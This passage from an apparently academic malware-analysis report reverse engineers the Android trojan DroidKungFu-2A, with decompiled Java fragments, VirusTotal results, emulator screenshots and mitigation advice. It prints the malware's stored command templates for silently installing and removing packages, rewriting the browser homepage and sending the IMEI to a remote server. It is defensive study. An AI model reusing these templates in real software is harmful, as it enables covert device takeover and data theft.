  WifiManager localWifiManager = (WifiManager)getSystemService("wifi");
  if (localWifiManager.getWifiState() == 3)
    boolean bool1 = localWifiManager.setWifiEnabled(0);
  int k;
```

Figure 38: Method used to run the Exploit

The “oldrun” function will execute the exploit in the device and thus will root the device. If it gets root access, it will drop more malwares in the device without user knowledge. It can install or remove packages and even can change the browser home page [27]. It stores a local file named webview.db.init which contains the following code:




```
http_proxyNULNUL%s?imei=%s&ch=%s%sNULNULARGNUL
/data/data/com.android.browser/shared_prefs/com.android.browser_preferences.xmlNULSYSNUL
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
NULNULNUL<map>
NULNUL<int name="double_tap_toast_count" value="0" />
NULNULNULNUL<boolean name="fix_picasa" value="false" />
NULNULNULNUL<string name="homepage">%s</string>
NULNULNULNUL</map>
NULOKNOLOCKNULNULNULNUL

/data/t%d.apkNULNULNUL
/system/bin/pm install -r %sNULNULNULNUL
INSTOKNULNUL
/system/bin/am start -n %sNULNUL
RUNOKNULNULNUL/system/bin/pm uninstall %sNUL
DELOKNULNULNUL/system/bin/am start -a android.intent.action.VIEW -d %sNULNULNULNUL
URLOKNULNULNUL/data/t%d.binNULNULNUL
```

Figure 39: Contents of WebView.db.init file

This file is accessed when the device is rooted so that now it can install and remove packages from the system. Now in the dynamic analysis we found that this variant of “**DroidKungFu**” has the capability to send IMEI Number, SDK version and Model name to local file and then to remote server. If it gets the root access can download and install other malicious packages in the device. But it is not possible in the recent versions as the bug has been fixed. Here in this project we need to check in the Static Analysis whether the malware is successful to root the device.

4.2.5.2 Static Analysis

We can scan this malware using virutotal.com which has multiple anti-virus engines and detects anomalies as shown:



files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name:	_com.allen.txthej_1_1.0_F438ED38B59F772E03EB2CAB97FC7685.apk
Submission date:	2011-08-02 06:40:51 (UTC)
Current status:	finished
Result:	23 /43 (53.5%)


VT Community
not reviewed
Safety score: -

Compact
Print results

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.08.02.00	2011.08.02	-
AntiVir	7.11.12.191	2011.08.02	-
Antiy-AVL	2.0.3.7	2011.08.02	Trojan/win32.agent
Avast	4.8.1351.0	2011.08.01	-
Avast5	5.0.677.0	2011.08.01	-
AVG	10.0.0.1190	2011.08.01	-
BitDefender	7.2	2011.08.02	Android.Trojan.DroidKungFu3.A
CAT-QuickHeal	11.00	2011.08.02	-
ClamAV	0.97.0.0	2011.08.02	-
Commtouch	5.3.2.6	2011.08.02	-
Comodo	9598	2011.08.02	UnclassifiedMalware

Figure 40: Report generated by Virus Total


It revealed a detection rate of 53.5%, detailed report is attached in the appendix [1]. First we need to install the "droida.apk" in the Android SDK before that we need to install the latest packages in the Android SDK. We need to load the Android Virtual Device then using the "**adb**" command we can install the apk file. ADB stands for Android Debug Bridge which is used to connect to the android emulator instance from the client [31].



```
C:\Users\Reverse\Downloads\eclipse-SDK-3.7-win32\android-sdk\android-sdk-windows
\platform-tools>adb install droida.apk
56 KB/s (574864 bytes in 9.853s)
        pkg: /data/local/tmp/droida.apk
Success

C:\Users\Reverse\Downloads\eclipse-SDK-3.7-win32\android-sdk\android-sdk-windows
\platform-tools>
```

Figure 41: Installing Malicious APK file in AVD

The application is successfully installed in the device as shown above. When we launch the application the original activity is executed as shown below. The original activity is encapsulated in the package "**com.allen.txthej**" whereas the malicious code is embedded in the package "**com.eguan.state**".


5554:Rem

Package Browser

com.android.soundrecorder

Spare Parts
com.android.spare_parts

Speech Recorder
com.android.speechrecorder

Terminal Emulator
com.android.term


TTS Service
android.tts

VPN Services
com.android.server.vpn

华尔街
com.allen.txthej

Figure 42: Malicious Application being shown installed


The malicious activity “**com.state.eguan.Dialog**” is running in the background as it doesn’t require root access. The service of com.allen.txthej is also running which is the actual service of the activity “com.allen.txthej”. Both the malicious activity and the original service are as shown below:


Activity

com.allen.txthej

com.eguan.state.Dialog
华尔街
Multiple (normal)

Process
com.allen.txthej
Task Affinity
com.allen.txthej
Required Permission
(none)
Multiprocess
No


Running processes

android.process.acore

android.process.media


com.allen.txthej

com.android.alarmclock

com.android.development

com.android.email


com.android.inputmethod.latin



```
Running services
华尔街
Process: com.allen.txthej
StateService                          Restarting
Started by application: touch to stop
Android keyboard                      4.3MB
Process: com.android.inputmethod.latin
Android keyboard                      9:45:14
Input method: touch to manage
```

Figure 43: Malicious Activity, Service and Process shown running

The service associated with the malware "StateService" is also seen in the running services as it exits when the original activity is executed. But as the analysis was conducted on Android SDK which doesn't provide root access and also will not allow the SDK to be rooted. So whenever the application tries to get the root access it generates the exception which is embedded in the Java code.




```
eguan.state
  Dialog$1
  Dialog$2
  Dialog
  Receiver
  StateService$1
  StateService
  Utils$1
  Utils
youmi.android
o.lilhermit.android.core
```

```java
        return;
      }
    }
    catch (Exception localException)
    {
      while (true)
        localException.printStackTrace();
      localIntent1 = new Intent();
      Intent localIntent2 = localIntent1.setClass(this, Dialog.class);
      PackageManager localPackageManager = getPackageManager();
      String str8 = localApplicationInfo.loadLabel(localPackageManager).toSt
      if ((str8 == null) || ("".equals(str8)))
        str8 = "本软件";
      String str9 = String.valueOf(str8);
      str10 = str9 + "需要root权限才能使用全部功能，请通过授权管理程序进行授权！";
    }
```

Figure 44: Java Code for Root exception


This error is captured which gets popped in the screen of the Android Virtual Device which is as shown:



```
提示
华尔街需要root权限才能使用全部功能，请通过授权管理程序进行授权！
OK
```

Figure 45: Error generated by the Malware

When we use Google translate to understand the error we get the following translation as shown:



需要root权限才能使用全部功能，请通过授权管理程序进行授权！|

Require root privileges to use the full functionality, authorized by the license management program!

Figure 46: Error translated using Google Translate

This shows that this application is trying to get the root access but it is unable to get the same. Thus we had completed the Static Analysis on this malware and had found that the application sends information about the device but is unable to root and do further damage.

4.2.6 Results

After Reverse Engineering this android malware "**DroidKungFu-2A**" we found that this malware had the capability to capture the IMEI Number, Model Name and SDK Version and store this information in a local file. Later this information was sent via HTTP request embedded in the URL using URL encoding. This malware then checks whether the device is rooted or not. If not it will try to access "su" and will change the permissions. If successful then it will download more malicious packages from the remote servers. It can install, remove packages and even can change the browser preferences of the device. This new variant was made complex by the hackers to make the work of reverse engineers harder and make it undetectable. They embedded native code and also supported different remote servers. Thus by analysing the code during Dynamic Analysis and by analysing the services, activity of the malware during Static Analysis enabled us to understand its working and its malicious activity.

5. Conclusions

5.1 Mitigation and Controls

Even though there are lots of anti-virus scanners available in the market it is always essential for the user to be aware of the security measures. [13] Users should be aware of the following measures:

- Download from trusted sources which include third party applications etc.
- Check the permissions, the application is prompting during the installation phase.
- Operating Systems and software's should be updated to the latest versions and security patches needs to be installed. [32]
- Download and install licensed, genuine anti-virus engines and they need to be updated daily.
- Always check what sites you are visiting also we can use AD or Script blockers for protecting against malicious ones.
- Disable auto run feature and always take backup of the system.
- Enable firewall protection and also make automatic updates for the Operating System.
- When downloading an application check out the ratings and reviews. [12]
- Never view sensitive data over public wireless networks which has no passwords or without encryption.
- User should be alert whether any unusual behaviour happens in their device or operating system. [26]

Developers also need to take care of the security measures implemented for their application. They must make sure that private data should not be sent via unencrypted channel they must be replaced by HTTPS or TLS networks. [13] Only collect data which is essential and required for the application otherwise it will be tampered by the attackers.

5.2 Conclusion

Attackers take advantage of the zero-day exploits and find more loop holes of the Operating System. Sometimes the patches released too can be exploited so in such cases developer must be aware of the security measures and counter measures to avoid an attack. Anti-Virus engines too need to analyse and detect latest signatures of the malware so that they can prevent it from spreading. User also needs to be aware of the problems and the security measures they need to look upon as mentioned in section 5.1. Application developer must ensure that it releases an application after testing for bugs or vulnerabilities. Various security measures needs to be taken and this paper can be referenced by Reverse Engineers, Forensics Investigators etc to analyse and study the working of malicious software. Anti-Malware defences' needs to be brought in also incident response of such attacks must be quick. By analysis of the android malware "DroidKungFu-2A" we can conclude that there's lot of such application being released in the Android Market. The flaws of Android compared with Apple are that Android Market is an open source any one can release and upload their application. Android is the second largest mobile operating system and it is supposed to overtake the Symbian operating system by 2014. As the users is on an increase lots of malicious applications are released to exploit the open source of Android and limited check on its trustworthiness. Another flaw of Android is its slow patching process and also Android uses Linux kernels. Linux vulnerabilities are exploited and also software bugs are exploited by the malware coders.

These widespread attacks take place because of the flaw in the coding which is exploited by the attackers. The slow patching process or the user unawareness about the patching process or security measures is also other reason for its wide spread. Open source license of operating system applications also make a platform for the attackers. In order to guarantee, better Operating System Security in general we need to implement anti-malware defences, counter measures as mentioned in section 5.1. In case of open source, then a check is required on the applications uploaded in the market and the patching process.

The challenges and issue of analysis of such malwares is that attackers use different programming languages, packers to hide the code more over use encryption and obfuscation techniques to prevent from getting the source code. Tools for Reverse Engineering needs to be advanced as they lack exposure over many programming languages and platforms etc


5.3 Future Work


As many applications are being released daily attackers tamper the permissions of the application and embed their malicious code in that application. Android applications can be tampered and can be checked for its impact on the device. New applications can be reverse engineered to understand its working and functionality if found suspicious can be reported.

6. Appendix

1 - Scan Report from Virus Total for “DroidKungFu-2A” Malware

File name: _com.allen.txthej_1_1.0_F438ED38B59F772E03EB2CAB97FC7685.apk
Submission date: 2011-08-02 06:40:51 (UTC)
Current status: finished
Result: 23 /43 (53.5%)





Antivirus	Version	Last Update	Result
AhnLab-V3	2011.08.02.00	2011.08.02	-
AntiVir	7.11.12.191	2011.08.02	-
Antiy-AVL	2.0.3.7	2011.08.02	Trojan/win32.agent
Avast	4.8.1351.0	2011.08.01	-
Avast5	5.0.677.0	2011.08.01	-
AVG	10.0.0.1190	2011.08.01	-
BitDefender	7.2	2011.08.02	Android.Trojan.DroidKungFu3.A
CAT-QuickHeal	11.00	2011.08.02	-
ClamAV	0.97.0.0	2011.08.02	-
Commtouch	5.3.2.6	2011.08.02	-
Comodo	9598	2011.08.02	UnclassifiedMalware
DrWeb	5.0.2.03300	2011.08.02	Android.Gongfu.6
Emsisoft	5.1.0.8	2011.08.02	Backdoor.AndroidOS!IK
eSafe	7.0.17.0	2011.08.01	Win32.Android.Gonfu
eTrust-Vet	36.1.8476	2011.08.01	-
F-Prot	4.6.2.117	2011.08.01	-
F-Secure	9.0.16440.0	2011.08.02	Trojan:Android/DroidKungFu.A
Fortinet	4.2.257.0	2011.08.02	Android/DroidKungFu.C!tr
GData	22	2011.08.02	Android.Trojan.DroidKungFu3.A
Ikarus	T3.1.1.104.0	2011.08.02	Backdoor.AndroidOS
Jiangmin	13.0.900	2011.08.01	Backdoor/AndroidOS.aj
K7AntiVirus	9.109.4969	2011.08.01	-
Kaspersky	9.0.0.837	2011.08.02	Backdoor.AndroidOS.KungFu.z
McAfee	5.400.0.1158	2011.08.02	Android/DroidFu
McAfee-GW-Edition	2010.1D	2011.08.02	Android/DroidFu
Microsoft	1.7104	2011.08.02	Trojan:Linux/DroidKrungFu.A
NOD32	6342	2011.08.02	Android/DroidKungFu.C
Norman	6.07.10	2011.08.01	-
nProtect	2011-08-01.03	2011.08.01	-
Panda	10.0.3.5	2011.08.01	-
PCTools	8.0.0.5	2011.08.02	Android.Gonfu
Prevx	3.0	2011.08.02	-
Rising	23.69.01.03	2011.08.02	-
Sophos	4.67.0	2011.08.02	Andr/KongFu-B
SUPERAntiSpyware	4.40.0.1006	2011.08.02	-
Symantec	20111.1.0.186	2011.08.02	Trojan.Gen.2
TheHacker	6.7.0.1.267	2011.08.02	-
TrendMicro	9.200.0.1012	2011.08.02	AndroidOS_DROIDKUNGFU.B
TrendMicro-HouseCall	9.200.0.1012	2011.08.02	AndroidOS_DROIDKUNGFU.B
VBA32	3.12.16.4	2011.08.01	Trojan.Android.DroidKungFu3.A
VIPRE	10037	2011.08.02	Trojan.AndroidOS.DroidKungFu.b (v)
ViRobot	2011.8.2.4600	2011.08.02	-
VirusBuster	14.0.148.0	2011.08.01	-

7. Bibliography

[1] National Institute of Standards and technology, Retrieved From: http://csrc.nist.gov/publications/nistpubs/800-83/SP800-83.pdf, Last Accessed: 24 August, 2011

[2] Mandiant Intelligent Information Security, Retrieved From: http://www.blackhat.com/presentations/bh-dc-07/Kendall_McMillan/Paper/bh-dc-07-Kendall_McMillan-WP.pdf, Last Accessed: 24 August, 2011

[3] Rajdeep Chakraborty, "Detailed analysis of the continuously evolving threat of Malwares", Retrieved From: http://www.malwareinfo.org/library/whitepapers/MalwareAnalysisHow2.pdf, Last Accessed: 24 August, 2011

[4] Dennis Distler, "Malware Analysis: An Introduction", Retrieved From: http://www.sans.org/reading_room/whitepapers/malicious/malware-analysis-introduction_2103, Last Accessed: 24 August, 2011

[5] Wikipedia, Retrieved From: http://en.wikipedia.org/wiki/Android_%28operating_system%29, Last Accessed: 24 August, 2011

[6] Stephen. A.Ridley, "Android Malware Reverse Engineering", Retrieved From: http://dl.dropbox.com/u/2595211/HelloMoto-AndroidReversing.pdf, Last Accessed: 24 August, 2011

[7] Mahmud AB Ruhman, "Reversing Android Malware", And Retrieved From: https://www.honeynet.org/files/MyCERT-3-PST-HoneynetConf-Reversing%20Android%20Malware.pdf, Last Accessed: 24 August, 2011

[8] Wikipedia, Retrieved From: http://en.wikipedia.org/wiki/APK_%28file_format%29, Last Accessed: 24 August, 2011

[9] Google Android, Retrieved From: http://developer.android.com/guide/basics/what-is-android.html, Last Accessed: 24 August, 2011

[10] Troy Vennon, "Threat Analysis of the Android Market", Retrieved From: http://www.globalthreatcenter.com/wp-content/uploads/2010/06/Android-Market-Threat-Analysis-6-22-10-v1.pdf, Last Accessed: 24 August, 2011

[11] Wikipedia, Retrieved From: http://en.wikipedia.org/wiki/Android_Market#Application_security, Last Accessed: 24 August, 2011

[12] Dinesh Shetty, "Demystifying the Android Malware", Retrieved From: http://packetstormsecurity.org/files/view/104458/demystifying-android.pdf, Last Accessed: 02 September, 2011

[13] Joany Boutet, "Malicious Android Applications: Risks and Exploitation", Retrieved From: http://www.sans.org/reading_room/whitepapers/malicious/malicious-android-applications-risks-exploitation_33578, Last Accessed: 24 August, 2011

[14] Oracle Virtual Box, Retrieved From: http://www.virtualbox.org/wiki/Downloads, Last Accessed: 24 August, 2011

[15] Google Android, Retrieved From: http://developer.android.com/sdk/index.html, Last Accessed: 24 August, 2011

[16] Google Android, Retrieved From: http://code.google.com/p/android-apktool/, Last Accessed: 24 August, 2011

[17] Google Android, Retrieved From: http://code.google.com/p/smali/, Last Accessed: 24 August, 2011

[18] 7-Zip, Retrieved From: http://www.7-zip.org/7z.html, Last Accessed: 24 August, 2011

[19] Notepad++, Retrieved From: http://notepad-plus-plus.org/, Last Accessed: 24 August, 2011

[20] Dinesh Theerthagiri, "Reversing Malware: A detection intelligence with indepth security analysis", Retrieved From: http://cipherstormgroup.com/research/cswp/reversing_malware_detection_intelligence.pdf, Last Accessed: 24 August, 2011

[21] Wireshark, Retrieved From: http://www.wireshark.org/about.html, Last Accessed: 24 August, 2011

[22] Google Android, Retrieved From: http://code.google.com/p/dex2jar/wiki/UserGuide, Last Accessed: 24 August, 2011

[23] Decompiler Java, Retrieved From: http://java.decompiler.free.fr/?q=jdgui, Last Accessed: 24 August, 2011

[24] Lenny Zelster, Retrieved From: http://zeltser.com/reverse-malware/intro-to-malware-analysis.pdf, Last Accessed: 24 August, 2011

[25] Contagio, Retrieved From: http://www.mediafire.com/?5zlk1afm3ynzu3o, Last Accessed: 24 August, 2011

[26] Xuxian Jiang, Retrieved From: http://www.cs.ncsu.edu/faculty/jiang/DroidKungFu2/, Last Accessed: 24 August, 2011

[27] Jon Larimer, "Examining the recent Android malware", Retrieved From: http://blogs.iss.net/archive/Examining%20the%20recent.html, Last Accessed: 24 August, 2011

[28] IP2Location, Retrieved From: http://ip2location.com, Last Accessed: 24 August, 2011

[29] Isolated Threat, Retrieved From: http://www.isolatedthreat.com/2011/08/android-analysis-droid-kung-fu.html, Last Accessed: 24 August, 2011

[30] Zimry, Retrieved From: http://www.web2secure.com/2011/06/another-android-malware-utilizing-root.html, Last Accessed: 24 August, 2011

[31] Google Android, Retrieved From: http://developer.android.com/guide/developing/tools/adb.html, Last Accessed: 24 August, 2011

[32] Sachin Chadha, “Malware Analysis for Fun and Profit”. Retrieved From: http://www.windengineeringas.com/Malware_Analysis_for_Fun_and_Profit.pdf, Last Accessed: 20 March, 2010